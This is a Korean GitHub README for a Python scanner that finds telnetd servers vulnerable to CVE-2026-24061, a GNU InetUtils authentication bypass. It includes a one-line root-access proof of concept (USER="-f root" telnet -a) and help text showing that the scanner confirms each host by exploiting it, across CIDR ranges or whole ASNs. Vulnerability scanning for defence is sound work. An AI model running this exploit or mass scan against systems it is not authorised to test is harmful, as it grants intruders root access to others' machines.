 madfxr/twenty-three-scanner
CVE-2026-24061 - GNU InetUtils Telnetd 원격 인증 우회

Telnetd 서비스 중 CVE-2026-24061 취약점에 영향을 받는 서비스를 탐지하기 위한 강력하고, 빠르며, 우아한 스캐너입니다. 순수 Python 표준 라이브러리로 제작되었으며, 외부 의존성이 전혀 필요 없습니다.



**CVE-2026-24061**은 GNU InetUtils **Telnetd**의 NEW-ENVIRON 옵션 처리를 악용하여 인증되지 않은 원격 공격자가 루트 액세스 권한을 얻을 수 있게 하는 심각한 인증 우회 취약점입니다.
다음은 대상 호스트 측의 Telnetd 서비스 구성입니다.


그리고 다음은 이 취약점에 대한 개념 증명(PoC)으로, 공격자 호스트에서 USER="-f root" telnet -a <TARGET_HOST> 23 명령을 실행하기만 하면 수동으로 실행할 수 있습니다.

이 취약점은 텔넷 NEW-ENVIRON (RFC 1572) 옵션 협상에서 USER 환경 변수의 부적절한 검증을 악용하여, 공격자가 -f root와 같은 악성 값을 주입하여 인증을 우회할 수 있게 합니다.
9.8 (치명적) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h
다음은 취약점 CVE-2026-24061 - GNU InetUtils Telnetd 원격 인증 우회를 탐지하는 데 사용할 수 있는 Twenty-Three Scanner 도구의 매뉴얼입니다.
usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

Timeout Options:
  --connect-timeout SEC
                        TCP connection timeout in seconds (default: 3.0)
  --read-timeout SEC    socket read timeout in seconds (default: 2.0)
  --id-timeout SEC      'id' command response timeout in seconds (default: 2.0)

Limit Options:
  --max-hosts-per-cidr N
                        maximum hosts to scan per CIDR block (default: 1024)
  --max-total-hosts N   maximum total hosts across all targets (default: 50000)
  --skip-large-networks
                        skip networks larger than /16 (avoids accidentally scanning huge ranges)

Output Options:
  -o FILE, --output FILE
                        save vulnerable hosts to file (format: IP:PORT)
  -v, --verbose         enable verbose debug logging
다음은 명령 사용 방법에 대한 몇 가지 예제입니다.
  # Scan Single IP Address, and Single Port
  sudo python3 twenty-three-scanner.py -t 10.0.0.23 -p 23

  # Scan Single IP Address, and Multiple Ports
  sudo python3 twenty-three-scanner.py -t 10.0.0.23 -p 23,2323

  # Scan Multiple IP Addresses, and Single Port
  sudo python3 twenty-three-scanner.py -t 10.0.0.23,10.0.23.23 -p 23

  # Scan Multiple Addresses, and Multiple Ports
  sudo python3 twenty-three-scanner.py -t 10.0.0.23,10.0.23.23 -p 23,2323

  # Scan CIDR Range, and Single Port with Results
  sudo python3 twenty-three-scanner.py -t 192.168.23.0/23 -p 23 -o results.txt